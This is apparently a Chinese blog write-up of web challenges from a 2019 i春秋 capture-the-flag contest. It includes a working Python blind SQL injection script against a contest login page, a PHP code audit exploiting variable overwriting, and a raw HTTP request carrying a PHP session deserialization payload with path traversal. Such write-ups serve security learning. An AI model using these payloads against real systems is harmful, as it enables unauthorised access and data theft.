
i春秋网络内生安全试验场CTF夺旗赛（第二季）部分wp

原创

令狐东菱 于 2019-10-26 20:50:52 发布 567 收藏

分类专栏： CTF 文章标签： i春秋 2019-10月CTF答题夺旗赛 部分wp

本文链接：https://blog.csdn.net/qq_42188168/article/details/102760623




i春秋 2019-10月CTF答题夺旗赛 web部分wp

1.easyphp

通过观察可以发现img传参base64解码；同样的方法可得index.php源码

之后构造序列化。。。。。

2、calculate1，2



calculate


Answer the questions for 10 times and you can get flag.


You Have answered 0銆€questions;


999*279= send!

写wp前删掉了脚本，简述下:利用selenium运算公式并结合chromedriver进行10次提交


3、babysql







之后测试admin’orderby 1# 到3，直到4时



得知列数为3，通过fuzz发现union select可用,且页面返回第二列的内容即用户名，且常规注入不可行。尝试order by盲注,payload=admin’union select 1,2,‘c’ order by 3#。发现当字符小于等于密码时，显示2，当大于密码时显示admin。
由此写出脚本：

```python
import requests
url = "http://120.55.43.255:13004/login.php"
print(hex(61))
flag = ""
for i in range(1, 50):
    print(i)
    end = 31
    head = 127
    while abs(head - end) > 1:
        mid = (end + head) // 2
        print(mid)
        data1 = flag + chr(mid)
        print(data1)
        sql = "admin'union select 1,2,0x{} order by 3#".format(data1.encode("hex"))
        s = requests.session()
        data = {
            'username': sql,
            'passwd': 'admin'
        }
        print(sql)
        result = requests.post(url=url, data=data)

        if "admin" in result.text:
            head = mid
        else:
            end = mid

    flag = flag + chr(end)

    print('flag:' + flag)
print("flag:" + flag)
```

```
admin union select 1,2,0x43353931
125
C591CD7AA9882549C96CCD7DE997633C~
```

这里要注意大小写，因为MySQL比较大小时是不区分的。
最后一位是d，因为最后一位时就是正确的admin的passwd应该往后取一位

4、best_language

```php
<?php
        error_reporting(0);
        highlight_file(__FILE__);
        include('secret_key.php');
        if(!empty($_GET["name"]))  {
        $arr  =  array($_GET["name"],$secret_key);
        $data  =  "Welcome  my  friend  %s";
        foreach  ($arr  as  $k  =>  $v)  {
                $data  =  sprintf($data,$v);
        }
        echo  $data;
        }

        if(  ($secret_key)  ===  $_GET['key']){
                echo  "<br>you  get  the  key<br>";
                $first='aa';
                $ccc='amdin';
                $i=1;
                foreach($_GET  as  $key  =>  $value)  {
                                if($i===1)
                                {
                                        $i++;
                                        $$key  =  $value;
```

```
                    }
                    else{break;}
            }
            if($first==="u")
            {
                    echo  "<br>shi  fu  666<br>";
                    $file='phpinfo.php';
                    $func  =  $_GET['function'];
                    call_user_func($func,$_GET);
                    if($ccc==="Flag")
                    {
                            echo  "<br>tqltqltqltqltql<br>";
                            require('class.php');
                            include($file);
                    }



            }
            else
            {
                    echo  "Can  you  hack  me?<br>";
            }
    }
```


进来就是代码审计，第一个点：提交%s即可绕过
第二个点：传参时第一个参数为first='u'
第三个点：变量覆盖，查找参数为数组的变量覆盖的函数，发现了extract。
随即传参，可以由文件包含得到class.php源码。

```php
<?php
ini_set('session.serialize_handler', 'php');
session_start();
class Monitor {
    public $test;
    function __construct() {
        $this->test ="index.php";
    }

    function __destruct() {
    echo "<br>file:" .$this->test."<br>";
}
}

class Welcome {
    public $obj;
    public $var;
    function __construct(){
        $this->var='success';
        $this->obj=null;
    }
    function __toString(){
        $this->obj->execute();
        return $this->var."";
    }


}

class Come{
    public $method;
    public $args;
    function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;
    }
    function __wakeup(){
```


上来看到前两行，PHP_SESSION_UPLOAD_PROGRESS的利用
构造表单，抓包改参数。
代码大致意思由Monitor反序列化触发Welcome的__toString魔术方法，接着用到Come的execute方法，有个substr的waf还是好绕的，/.../即可。

```
POST /class.php HTTP/1.1
Host: 120.55.43.255:13006
Content-Length: 519
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary8C5agCozBdrsSdaX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/77.0.3865.120 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cookie: PHPSESSID=3lbcjdsa1qkvc43begk9rb4oc0
Connection: close

------WebKitFormBoundary8C5agCozBdrsSdaX
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
------WebKitFormBoundary8C5agCozBdrsSdaX
Content-Disposition: form-data;
name="|O:7:\"Monitor\":1:{s:4:\"test\";O:7:\"Welcome\":2:{s:3:\"obj\";O:4:\"Come\":2:{s:6:
\"method\";s:7:\"get_dir\";s:4:\"args\";a:1:{i:0;s:43:\"/..../..../..../..../var/www/html\";
}}s:3:\"var\";s:7:\"success\";}}"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary8C5agCozBdrsSdaX--
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Oct 2019 10:54:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 517
Connection: close
Content-Type: text/html; charset=UTF-8

Array
(
    [0] => .
    [1] => ..
    [2] => 7his_1s_F1aG
    [3] => class.php
    [4] => cxc.php
    [5] => index.php
    [6] => mmm.php
    [7] => phpinfo.php
    [8] => secret_key.php
    [9] => sess_3sihklcri75kap91bu8pvnur65
    [10] => sess_58mq8q2a4h82f98su17jql5a96
    [11] => sess_5kgrc7kn1rcp2p0kouqs9o5fr5
    [12] => sess_686k04rnqia35a2o0vg8q3jt70
    [13] => sess_gc7felqmjkaj01lvp0u1ome6a1
    [14] => sess_oe2j4nfmnqmrubui9kinuk5gf6
    [15] => sess_s27uu8e8e9jfe1unoacnh5meh3
)
<br>file:success<br>
```


熟悉的flag，之后利用之前的文件包含获取flag。

5.easy_encode

66 13 13 10 0 0 0 0 15 197 142 93 51 1 0 0
227 0 0 0 0 0 0 0 0 0 0 0 0 4 0 0
0 64 0 0 0 115 74 0 0 0 100 0 100 1 108 0
90 0 100 2 100 3 132 0 90 1 100 4 100 5 132 0
90 2 100 6 100 7 132 0 90 3 100 8 100 9 132 0
90 4 101 5 100 10 131 1 90 6 101 4 101 6 160 7
100 11 161 1 131 1 90 8 101 9 101 8 131 1 1 0
100 1 83 0 41 12 233 0 0 0 0 78 99 2 0 0
0 0 0 0 0 2 0 0 0 3 0 0 0 67 0 0
0 115 16 0 0 0 116 0 124 0 131 1 116 0 124 1
131 1 65 0 83 0 41 1 78 41 1 218 3 111 114 100
41 2 218 2 120 49 218 2 120 50 169 0 114 5 0 0
0 250 73 2 120 120 5 0 0 0 115 2 0 0 0 0
1 114 7 0 0 0 99 2 0 0 0 0 0 0 0 2
0 0 0 2 0 0 0 67 0 0 0 115 8 0 0 0
124 0 124 1 23 0 83 0 41 1 78 114 5 0 0 0
41 2 114 3 0 0 0 114 4 0 0 0 114 5 0 0
0 114 5 0 0 0 114 6 0 0 0 218 3 120 120 50
8 0 0 0 115 2 0 0 0 0 1 114 8 0 0 0
99 2 0 0 0 0 0 0 0 2 0 0 0 2 0 0
0 67 0 0 0 115 8 0 0 0 124 0 124 1 24 0
83 0 41 1 78 114 5 0 0 0 41 2 114 3 0 0
0 114 4 0 0 0 114 5 0 0 0 114 5 0 0 0
114 6 0 0 0 218 3 120 120 51 11 0 0 0 115 2
0 0 0 0 1 114 9 0 0 0 99 1 0 0 0 0
0 0 0 2 0 0 0 3 0 0 0 67 0 0 0 115
18 0 0 0 116 0 160 1 124 0 161 1 125 1 124 1
100 1 107 2 83 0 41 2 78 115 32 0 0 0 89 51
82 109 101 48 70 102 99 109 86 104 98 70 57 108 89 88
78 53 88 50 78 111 89 87 120 115 102 81 61 61 41 2
218 6 98 97 115 101 54 52 218 9 98 54 52 101 110 99
111 100 101 41 2 218 2 102 102 218 1 102 114 5 0 0
0 114 5 0 0 0 114 6 0 0 0 218 4 102 108 97
103 14 0 0 0 115 4 0 0 0 0 1 10 1 114 14
0 0 0 122 7 105 110 112 117 116 58 10 122 5 117 116
102 45 56 41 10 114 10 0 0 0 114 7 0 0 0 114
8 0 0 0 114 9 0 0 0 114 14 0 0 0 218 5
105 110 112 117 116 90 4 114 97 119 95 218 6 101 110 99
111 100 101 114 13 0 0 0 218 5 112 114 105 110 116 114
5 0 0 0 114 5 0 0 0 114 5 0 0 0 114 6
0 0 0 218 8 60 109 111 100 117 108 101 62 3 0 0
0 115 14 0 0 0 8 2 8 3 8 3 3 3 8 4

看到102 且大部分在127下。尝试了ascii编码转换，得到flag